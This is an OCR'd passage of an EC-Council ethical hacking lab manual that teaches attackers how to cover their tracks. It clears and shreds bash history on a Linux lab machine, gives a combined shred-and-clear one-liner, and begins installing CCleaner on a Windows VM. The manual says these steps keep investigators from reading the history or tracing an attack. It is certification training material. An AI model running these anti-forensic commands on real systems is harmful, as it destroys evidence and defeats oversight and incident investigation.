


Figure 4.3.2: Disabling and clearing system logs

6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.

TASK 3.2

Shred System Logs

7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




Figure 4.3.3: Shredding history

9. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.

10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.




Figure 4.3.4: Shredding, deleting and clearing system logs

11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.

12. Close all open windows and document all the acquired information

13. Turn off the **Parrot Security** virtual machine.

TASK 4 Clear Windows Machine Logs using CCleaner

Here, we will use CCleaner to clear the system logs of the Windows machine.

TASK 4.1

Install CCleaner

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**, double-click **cctrialsetup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks..

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.




Figure 4.4.1: CCleaner Professional Setup window

3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




Figure 4.4.2: CCleaner Professional Setup Completed wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




Figure 4.4.3: Welcome to your free trial of CCleaner Professional! wizard

TASK 4.2

Analyze System Log Files

5. The **CCleaner - Professional Edition** window appears. Click the **Analyze** button in the middle of the window.

Note: By default, the CCleaner tool selects the **Easy Clean** option; you can also use the **Custom Clean** option to clean selected files.




Figure 4.4.4: CCleaner - Professional Edition

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Analyzing your PC...** wizard appears. Wait for the progress bar to complete.

